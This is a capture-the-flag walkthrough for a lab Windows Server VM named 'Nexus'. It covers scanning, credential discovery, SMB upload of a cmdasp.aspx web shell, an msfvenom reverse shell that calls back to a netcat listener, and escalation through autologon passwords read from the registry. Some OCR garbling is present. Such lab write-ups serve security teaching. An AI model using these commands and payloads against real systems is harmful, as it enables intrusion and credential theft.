Nexus - Windows Machine

Contents

Host Discovery

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo netdiscover -i eth1 -r 192.168.56.0/24
```

```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:09      1      60  Unknown vendor
192.168.56.100  08:00:27:e4:e4:88      1      60  PCS Systemtechnik GmbH
192.168.56.172  08:00:27:35:cf:61      1      60  PCS Systemtechnik GmbH
```

Note: The ip-address will look different from this. You may need to adjust the interface (i.e eth0, eth1…etc) and the network (192.168.2.0/24).

Nmap

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -vv -Pn -R -sV -sC -p- 192.168.56.172
```

```
PORT      STATE SERVICE            REASON          VERSION
80/tcp    open  http               syn-ack ttl 128 Microsoft IIS httpd 10.0
|_http-title: PenTest - Dev
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  `p@U              syn-ack ttl 128 Windows Server 2019 Standard Evaluation 17763 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 128
| ssl-cert: Subject: commonName=WIN-U4FI1VQQUMF
| Issuer: commonName=WIN-U4FI1VQQUMF
| Public Key type: rsa
5985/tcp  open  http               syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http               syn-ack ttl 128 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 192.168.56.172 - /
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
47001/tcp open  http               syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49668/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49670/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49671/tcp open  msrpc              syn-ack ttl 128 Microsoft Windows RPC
49801/tcp open  http               syn-ack ttl 128 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
MAC Address: 08:00:27:35:CF:61 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Dirb


```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.172:49801
```

```
---- Entering directory: http://192.168.56.172:49801/secret/ ----
==> DIRECTORY: http://192.168.56.172:49801/secret/backup/
==> DIRECTORY: http://192.168.56.172:49801/secret/css/
==> DIRECTORY: http://192.168.56.172:49801/secret/img/
+ http://192.168.56.172:49801/secret/index.html (CODE:200|SIZE:14519)
==> DIRECTORY: http://192.168.56.172:49801/secret/uploads/
```

Dirb is very good at finding directories, however not good at finding files.

Source Code

A quicker way to look at source code would be to use the tool ‘HTTPie’. However, the basic web-inspection will be adequate.





You can use Kali’s base64 tool to decode it.

Now find the password.

FFuf

FFuf is a good tool to find files (you can also use Gobuster).







SMBMap

Now that a username and password have been discovered, SMBmap will now allow write access.

This is without password and username you will not be able to upload content or view backup.



With discovered credentials.



SMBClient

```
└─$ smbclient \\\\192.168.56.172\\Developer -U simpleuser
Password for [WORKGROUP\simpleuser]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov  9 01:50:20 2023
  ..                                  D        0  Thu Nov  9 01:50:20 2023
  iisstart.htm                        A      703  Thu Nov  9 01:34:26 2023
  iisstart.png                        A    99710  Thu Nov  9 01:34:26 2023
  secret                              D        0  Fri Nov 10 19:11:26 2023
```

Flag 1

Navigating to the /backup/ directory you will see a text file containing the easy flag.

```
smb: \secret\backup\> dir
  .
  ..
  easy_f1ag.txt
  secret.txt
```

```
└─$ cat easy_f1ag.txt
flag{Us3r_F1@g}
```

Now a backdoor can be installed, inside the /uploads/ directory.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cp /usr/share/webshells/aspx/cmdasp.aspx .
```

```
smb: \> put cmdasp.aspx
putting file cmdasp.aspx as \cmdasp.aspx (455.7 kb/s) (average 455.7 kb/s)
```

```
smb: \secret\uploads\> dir
  .
  ..
  cmdasp.aspx
```


MSFVenom

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.101 LPORT=9999 -f exe > revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Make sure the shell is x64, otherwise you will have to use method 2. Upload the reverse shell to the /secret/uploads directory.

```
smb: \secret\uploads\> put revshell.exe
putting file revshell.exe as \secret\uploads\revshell.exe (6552.0 kb/s) (average 6552.0 kb/s)
```

Then setup a reverse shell listening on the port you set during the payload creation.



Command: C:\inetpub\wwwroot\secret\uploads\revshell.exe

From here you can continue or scroll down to **method 2** (which is quicker).

Type in the command mentioned above to connect to the NetCat.

```
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.172] 49684
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

Escalation

The WinLogon feature automates the login process, however this can lead to compromised credentials.

Query the registry.

```
PS C:\windows\system32\inetsrv> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
    DefaultPassword    REG_SZ    sup3rHarDpA55w0rd
    AutoLogonSID    REG_SZ    S-1-5-21-3855568493-3
    LastUsedUsername    REG_SZ    Administrator
```

Now it's time to use xfreerdp for server access, you can also use Evil-WinRM.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ xfreerdp /u:Administrator /p:sup3rHarDpA55w0rd /v:192.168.56.172
```

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.56.172 -u Administrator -p 'sup3rHarDpA55w0rd'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quo

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Flag 2

The hard flag is in the administrator documents directory.

```
C:\Users\Administrator\Documents>type hard_flag.txt
flag{ADM!n!S7r@7Or_FL@g}
C:\Users\Administrator\Documents>
```

Method 2

After you have put in the cmdasp.aspx file inside the SMB share, you can query the registry from there.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    Administrator
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    ShellAppRuntime    REG_SZ    ShellAppRuntime.exe
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x4edbb690d
    ShutdownFlags    REG_DWORD    0x80000027
    AutoAdminLogon    REG_SZ    1
    DefaultPassword    REG_SZ    sup3rHarDpA55w0rd
    AutoLogonSID    REG_SZ    S-1-5-21-3855568493-3365346640-3195858837-500
    LastUsedUsername    REG_SZ    Administrator
```

Command: `reg query "HKLM\SOFTWARE\Micr` excute

Sometimes the other way will not work, so this is a good alternative.

END OF WALKTHROUGH